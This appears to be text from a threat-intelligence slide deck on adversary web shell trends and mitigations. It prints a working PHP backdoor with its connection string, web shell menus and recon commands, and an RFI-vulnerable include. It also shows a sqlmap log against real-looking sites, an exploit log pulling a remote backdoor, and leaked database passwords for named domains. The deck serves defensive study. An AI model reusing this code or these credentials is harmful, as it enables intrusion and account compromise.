



```
if($os == 'win')
$aliases = array(
"List Directory" => "dir",
"Find index.php in current dir" => "dir /s /w /b index.php",
"Find *config*.php in current dir" => "dir /s /w /b *config*.php",
"Show active connections" => "netstat -an",
"Show running services" => "net start",
"User accounts" => "net user",
```

```
<center><div id="menu">
<a href="?<?php echo "y=". $pwd; ?>&amp;x=shell">Shell</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=php">Eval</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=sql">Mysql</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=dump">Database Dump</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=phpinfo">Php Info</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=netsploit">Net Sploit</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=upload">Upload</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=mail">E-Mail</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=sqli-scanner">SQLI Scanner</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=port-sc">Port Scanner</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=dos">Ddos</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=tool">Tools</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=python">python</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=symlink">Symlink</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=config">Config</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=bypass">Bypass</a>
```

Shell No! – Adversary Web Shell Trends & Mitigations

Levi Gundert – VP of Information Security Strategy



Agenda

- Background
- Trends
- Analysis
- Detection

Background

webshell

“A web shell is a script that can be uploaded to a web server to enable remote administration of the machine. Infected web servers can be either Internet-facing or internal to the network, where the web shell is used to pivot further to internal hosts.

A web shell can be written in any language that the target web server supports. The most commonly observed web shells are written in languages that are widely supported, such as PHP and ASP. Perl, Ruby, Python, and Unix shell scripts are also used.” – US-CERT

Shell

“A Unix shell is a command-line interpreter or shell that provides a traditional Unix-like command line user interface. Users direct the operation of the computer by entering commands as text for a command line interpreter to execute, or by creating text scripts of one or more such commands. Users typically interact with a Unix shell using a terminal emulator, however, direct operation via serial hardware connections, or networking session, are common for server systems.” - Wikipedia

Deceptive backdoor

2014 年 4 月 24 日 / 标签: 一句话 极具迷惑性的一句话 / 作者: 小a

文件名称为:backdoor.php 连接方式:http://xxx.com/?list=assert(\$_POST[x]); 密码:x

```
01 <?php
02 /*
03 *
04 *文章列表生成文件
05 */
06 if(isset($_GET['list'])){
07     mud();
08 }
09 function mud(){
10 $fp=fopen('content_batch_stye.html','w');
11 file_put_contents('content_batch_stye.html',"<?php\r\n");
12 file_put_contents('content_batch_stye.html',$_GET['list'],FILE_APPEND);
13 fclose($fp);
14 require 'content_batch_stye.html';}
15 ?>
```

"Top 103 Shells for Hacking" – Hacker Pilu

Shell List:

```
C99Shell v. 1.0 beta (5.02.2005)  PHP
b374k PHP
b374k-mini-shell PHP
Cyber Shell  PHP
GFS Web-Shell  PHP
NFM 1.8  PHP
r57shell  PHP
Small Web Shell by ZaCo  PHP
nsTView v2.1  PHP
DxShell v1.0  PHP
C99madShell v. 2.0 madnet edition  PHP
```

Download | 1.46 MB

Password = hackintruths

http://www.easy-share.com/1916472548/103_top_shell.rar

A Real Problem

...of the samples I have recovered between ~20%-25% were detected by anti-virus/anti-malware solutions.

If in a single given system one may find 1 or 2 articles of malware (non-web shell malware), the least amount of web shells I have found on a system has been 11, with the most being almost 30 on a single system in a single environment.

- Bill Powell (Payment Software Company)



```
<?php
# .. SyRiAn Sh3ll V8 .... PRIV8! ... DONT LEAK! .... f0r t3am memberz Only!
# ,--^-----,-----,-----^--,
# | | | | | | | | | | `-----' | O .. SyRiAn Sh3ll V8 ....
# `+-----^-----|
# `\_-----, __EH << SyRiAn | 34G13__|
# /XXXXXX / ` | /
# /XXXXXX / ` \ /
# /XXXXXX ^_____(
# /XXXXXX /!
# /XXXXXX /! rep0rt bugz t0: sy34[at]msn[dot]com
# (_____(!
# `-----'
#.... PRIV8! ... DONT LEAK! .... f0r t3am memberz Only!
#.... PRIV8! ... DONT LEAK! .... f0r t3am memberz Only!
#
# Coders :
# SyRiAn_34G13 : sy34@msn.com [ Main Coder ] .
# SyRiAn_SnlpEr : zq9@hotmail.it [ Metasploit RC ] .
# Darkness Caesar : doom.caesar@gmail.com [ Finding 3 Bugs ] .
```

```
# SyRiAn Sh3ll V8 .
# Copyright (C) 2012 - SyRiAn 34G13
# This program is free software; you can redistribute it
and/or modify
# it under the terms of the GNU General Public License
as published by
# the Free Software Foundation; either version 2 of the
License, or (at your option) any later version.
# This program is distributed in the hope that it will be
useful,
# but WITHOUT ANY WARRANTY; without even the
implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR
PURPOSE.
# I WISH THAT YOU WILL USE IT AGAINST ISRAEL ONLY !!!
```

Open Web Application Security Project

- Cross-Site Scripting
- SQL Injection
- CMS application vulnerabilities
- User input checks/sanitisation failures
 - Remote File Include (RFI) & Local File Include (LFI)
- Administrator interface discover and brute forcing


SQLi vs. RFI



RFI

```
$incfile = $_REQUEST["file"];  
include($incfile.".php");
```

PHP 7 OPcCache Binary Webshell



WebShell Cyber attack
6+ references • 1 source • China

Translated from Chinese: “If you have not seen before on our hidden PHP7 OPcache binary file **webshell** article, we recommend that you read before continuing.”

Show original

- › See references
- › Save reference to...
- › Share this event...

- ▣ Hide this event
- ▣ Flag for review

<https://blog.gosecure.ca/2016/04/27/binary-webshell-through-opcache-in-php-7/>



config.php and PHP injection mentioned on Feb 15, 2016

1+ reference • exploit • Russia

A simple exploit below will modify `"/framework/conf/config.php"` file and inject simple web shell into it: After successful [PHP code injection](#), the attacker can execute arbitrary system command via the web shell.



PHP injection mentioned on Feb 15, 2016

1+ reference • United States

After successful [PHP code injection](#), the attacker can execute arbitrary system command via the web shell.



Burp Suite Professional v1.6.27 - licensed to Larry_Lau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Connections HTTP SSL Sessions Display Misc

Hotkeys

These settings let you configure hotkeys for common actions. These include item-specific actions such as "Send to Repeater", global actions such as "Send to Proxy", and in-editor actions such as "Cut" and "Undo".

Action	Hotkey
Send to Repeater	
Send to Intruder	
Forward intercepted Proxy message	
Toggle Proxy interception	
Switch to Target	
Switch to Proxy	

Edit hotkeys

Logging

These settings control logging of HTTP requests and responses.

Tool	Request	Response
All tools:	<input type="checkbox"/>	<input type="checkbox"/>
Proxy:	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Spider:	<input type="checkbox"/>	<input type="checkbox"/>
Scanner:	<input type="checkbox"/>	<input type="checkbox"/>

Choose a log file

查找(I): 本地磁盘 (C:)

- \$WINDOWS.~BT
- 360rescue
- 360SysRt
- Program Files
- Python27
- sqlmap
- Windows
- Users
- 360ld

文件名(N): log.txt

文件类型(I): 所有文件

保存(S) 取消





```
管理员: sqlmap.bat - python sqlmap.py -l c:\log.txt --batch
t-lock][post_id]=intval($_REQUEST['data[wp-refresh-post-lock][post_id]'])" a
he back-end web application
do you want to skip those kind of cases (and save scanning time)? [Y/n] Y
[11:43:30] [INFO] skipping POST parameter 'data[wp-refresh-post-lock][post_id]
[11:43:30] [INFO] testing if POST parameter 'data[wp-refresh-post-nonces][pos
d]' is dynamic
[11:43:33] [WARNING] user aborted in multiple target mode
do you want to skip to the next target in list? [Y/n/q] Y
URL 2:
GET http://www.snjhxx.cn:80/channel.asp?id=45
Cookie: ASPSESSIONIDACDTBSBC=KJIKMJABJDFDKBAGPNENDOBO
do you want to test this URL? [Y/n/q]
> Y
[11:43:33] [INFO] testing URL 'http://www.snjhxx.cn:80/channel.asp?id=45'
[11:43:33] [INFO] testing connection to the target URL
[11:43:34] [WARNING] user aborted in multiple target mode
do you want to skip to the next target in list? [Y/n/q] Y
URL 3:
GET http://www.snjhxx.cn:80/mm_menu.js
Cookie: ASPSESSIONIDACDTBSBC=KJIKMJABJDFDKBAGPNENDOBO
do you want to test this URL? [Y/n/q]
> Y
[11:43:34] [INFO] testing URL 'http://www.snjhxx.cn:80/mm_menu.js'
[11:43:34] [INFO] testing connection to the target URL
```


« 本地磁盘 (C:) ▶ 用户 ▶ Administrator ▶ .sqlmap ▶ output ▶

查看(V) 工具(T) 帮助(H)

包含到库中 ▼ 共享 ▼ 刻录 新建文件夹

的位置



库
马

	A	B	C	D
1	Target URL	Place	Parameter	Techniques
2	http://www. [REDACTED] cn:80/news_detail.asp	GET	id	BU
3				
4				
5				
6				
7				

社会团体 www [redacted] search.Asp?Keyword=22&imageField.x=34&imageField.y=11&Action=Searc ⚡ ☆ ▾

扇贝网 善优找题 善优训练 安全脉搏 WooYun http://lily.bi 网络尖刀 七牛云存储 i春秋学院

 2016/3/12 校风：厚德 笃学 励志

首页 走 [redacted] 发展 学科建设 教育科研 莘莘学子 特色教育 校

新闻 收 索

22

1. 【推荐阅读】教师，请记住这22条

“我们的研究团队开始深入研究问题，发现在这些WordPress网站中有一个共同点，那就是WP移动探测器的插件中有一个在5月31日被披露的任意文件上传的0-day漏洞。这个插件已经从WordPress资料库中被移除了，而且没有可用的补丁。”Sucuri发布的一篇博客文章中报道。“这个漏洞是在5月31日被公开披露的，但是根据我们的[防火墙日志](#)，自从5月27日以来，攻击一直存在。”

据估计，这个插件已经被安装在了超过10000个活跃的设备上。而且它们中的大多数仍然容易受到[网络攻击](#)。



The WP Mobile Detector is the best way to mobilize WordPress websites for the iPhone, Android, iPad, Windows Phone, and all other phones.

WP Mobile Detector Mobile Plugin

The WP Mobile Detector mobile plugin automatically detects over 5,000 mobile devices and displays a compatible mobile theme.

[Download Version 1.8](#)

[Description](#) [Installation](#) [FAQ](#) [Screenshots](#) [Changelog](#) [Stats](#) [Support](#) [Reviews](#) [Developers](#)

这个漏洞导致该插件的输入验证失败，并允许攻击者提交恶意的[PHP](#)输入代码。

“这个漏洞很容易利用”Sucuri的报道说。“所有的攻击者需要做的只是向[resize.php](#) 或者 [timthumb.php](#)发送一个请求 (是的，[timthumb](#)在这种情况下包含[resize.php](#))，然后将后门软件的URL放在插件的目录中。”

这是我们在野外攻击中主动发现的负载中的一个：

```
188.73.152.166 - - [31/May/2016:23:54:43 -0400] "POST /wp-content/plugins/wp-mobile-detector/resize.php
Payload:src=hxxp://copia[.]ru/mig/tmp/css.php"
```

SYS Linux	KERNEL	USER	DISK TOTAL/FREE	WEB SOFTWARE	SAFE MODE OFF	OPEN BASEDIR NONE	CURL YES	MYSQL YES	MSSQL YES	ORACLE NO	POSTGRESQL YES	
BACK	FILES	SEARCH	UPLOAD	CMD	EVAL	FTP	SQL	MAILERS	CALC	TOOLS	PROC	SYSINFO



(drwxrwx---)

BIND SHELL

PASS:PORT:SRC : : PERL

CONNECT BACK

HOST:PORT:SRC : : PERL

PHP-SHELL HUNTER

ACTION:RECURSIVE View known shells only START PATH

PORTSCAN

HOST:PORT RANGE : : 65535

CPANEL / PASSWORD FINDER

HOST:USER:SERVICE : : FTP FILES:METHOD:RECURSIVE *conf*.php;*db*.php; : user + DEFINED DEFINED PATH SEND LOG TO Don't login (create passfile)

MASS CODE INJECTOR

FILES:POS:RECURSIVE *.html;index.php; : Top of the file START IN PATH CODE TO INJECT

FIND SQL CREDENTIALS

USER NAME:TYPE user : variable (\$var) PASS NAME:TYPE pass : variable (\$var) DB NAME:TYPE base : variable (\$var) HOST NAME:TYPE host : variable (\$var) *SOFTWARE:PASSWORD Select Software anti-lamerz :)FILES:WHERE:RECURSIVE *conf*.php;*db*.php; : DEFINED PATH DEFINED PATH SEND LOG TO MySQL Test

BRUTEFORCE / DICTIONARY ATTACK

HOST:PORT:SERVICE : : FTP USERNAME:DATABASE DICTIONARY TEST METHOD username and dictionary ALSO TEST user:resu user:user1 user:user123 Transform password to p@55w0rdSEND LOG TO

Dorking – Always with Us

x

MAY
22
2016

ganjalicious.com mentioned
1+ reference • 1 source

Translated from Arabic: “('DB_PASSWORD', 'YCeNQFihW5he' other sites <http://ganjalicious.com/wp-config.txt> [http://www.jiibfinancial.com/na/muhammad-wp ...](http://www.jiibfinancial.com/na/muhammad-wp...) ”

Show original

- › See references
- › Save reference to...
- › Share this event...
- ▣ Hide this event
- ▣ Flag for review

▣ Analyze **sources** reporting about
<http://www.jiibfinancial.com/na/muhammad-wp>

x

MAY
23
2016

midnightwebsolutions.com mentioned
1+ reference • 1 source

“ Your MySQL username define('DB_PASSWORD', 'v1NlAnD4vR'); // ...and password define('DB_HOST', 'mysql7.midnightwebsolutions.com'); // 99% chance ... ”

- › See references
- › Save reference to...
- › Share this event...
- ▣ Hide this event
- ▣ Flag for review

▣ Analyze **sources** reporting about
mysql7.midnightwebsolutions.com

fresh c99 shell for all kind of scam page upload

2-03-2016, 15:22 i

› Category: Shell

File Edit View History Bookmarks Tools Help

www.mygreenpages.co.uk/wp-content/uploads/profile_pics/5oj1knrw1rxae2u4aaej4elyyws0.php

Uname: Linux host229.websiteinternethosting.com 2.6.32-431.20.5.el6.x86_64 #1 SMP Fri Jul 25 08:34:44 UTC 2014 x86_64 [exploit-db.com] Windows-1251

User: 1489 (mygreen) Group: 1501 (mygreen) Server IP: 173.214.190.4

Php: 5.4.45 Safe mode: OFF [phpinfo] Datetime: 2016-03-03 02:18:07 Client IP: 39.53.32.124

Hdd: 865.11 GB Free: 344.35 GB (39%)

Cwd: /home/mygreen/public_html/wp-content/uploads/profile_pics/ drwxr-xr-x [home]

[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Self remove]

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2016-01-01 00:20:29	mygreen/mygreen	drwxr-xr-x	RT
.htaccess	107 B	2016-03-01 11:42:08	mygreen/mygreen	-rw-r--r--	RTED
5oj1knrw1rxae2u4aaej4elyyws0.php	66.02 KB	2016-03-03 02:18:02	mygreen/mygreen	-rw-r--r--	RTED
cpl.php	5.42 KB	2016-03-01 11:42:18	mygreen/mygreen	-rw-r--r--	RTED
ini.php	229 B	2016-03-01 11:42:08	mygreen/mygreen	-rw-r--r--	RTED
lex.php	3.29 KB	2016-03-02 09:00:42	mygreen/mygreen	-rw-r--r--	RTED
lloydbankletter.htm	4.59 KB	2016-03-02 15:15:28	mygreen/mygreen	-rw-r--r--	RTED
mygreen.txt	46 B	2016-03-02 15:12:35	mygreen/mygreen	-rw-r--r--	RTED
php.ini	35 B	2016-03-01 11:42:08	mygreen/mygreen	-rw-r--r--	RTED

Copy >>

Change dir: /home/mygreen/public_html/wp-content/uploa >>

Make dir: (Writeable) >>

Execute: >>

Read file: >>

Make file: (Writeable) >>

Upload file: (Writeable) Browse... No file selected. >>

Malicious Web Server Multi-Tasking

- ✓ DDoS
- ✓ Persistence
- ✓ Drive-by
- ✓ Data Theft
- ✓ Proxy

An underwater scene featuring a vibrant coral reef. The water is clear blue, and sunlight filters through from the surface, creating a shimmering effect. A digital network overlay is superimposed on the scene, consisting of numerous glowing nodes connected by thin lines. The nodes are represented by various shapes, including squares and hexagons, in shades of yellow, orange, and white. The network is most prominent in the upper half of the image, with lines extending downwards towards the coral. The coral itself is diverse in color and texture, with various shades of green, blue, and purple. Small fish are visible swimming in the background.

Trends



WebShell




Customize View

Colors

- Spanish
- French
- Total references

Event Marker Size

- 1 reference
- 2 references



Translated from Spanish: "I also found several very basic shell password protected web ..."

Translated from Spanish: "Today Carmen only works on metadata and is not able to detect a simple web shell because there matchea on the body of the petitions and also no AI to detect anomalies, basically what we do is matchear URL at least is what I do with my scripts."

Translated from French: "In second method The second method we will modify the HTTP header of the webshell I explain when you upload a file you sent a header to the server, this header is like the signature of the file, they look at the header of the shell to check file signature and accept or reject our goal is to change the header and thus upload the webshell successfully 1. Download the addon why Tamper Data to See more ..."

Translated from French: "Here you have managed to upload your webshell by changing the header: D Third method Given this vulnerability, administrators have blacklisted the php extension, but added: P there are Webshells in asp jsp even in cgi."

Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec 2013 Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec 2014 Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec 2015 Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec 2016

Jan 1 2013 4 years Dec 31 2016

Recorded Future

WebShell

Arabic vs. Farsi



Customize View

Colors

- Arabic
- Persian/Farsi
- Total references

Event Marker Size

- 1 reference
- 2 references

Translated from Arabic: "Hello Hloncm today 's youth Jptlkm best 100 Shell which: C99Shell v. 1.0 beta (5.02.2005) PHP Cyber Shell PHP GFS Web-Shell PHP NFM 1.8 PHP r57shell PHP Small Web Shell by ZaCo PHP nsTView v2.1 PHP DxShell v1.0 PHP C99madShell v. Madnet edition PHP 2.0 CTT GRP WebShell the Shell PHP 2.0 release build 2018 (C) 2006, the Crystal the shell Great PHP PHP WEB Loaderz the Shell PHP NIX REMOTE WEB SHE ... See more ..."

Arabic

سلام دوستان کسی هست که بدونه پسورد این شلر جی هست معنون
 Zyb3r webshell code: <http://pastebin.com/Ux8Pi6jw>.

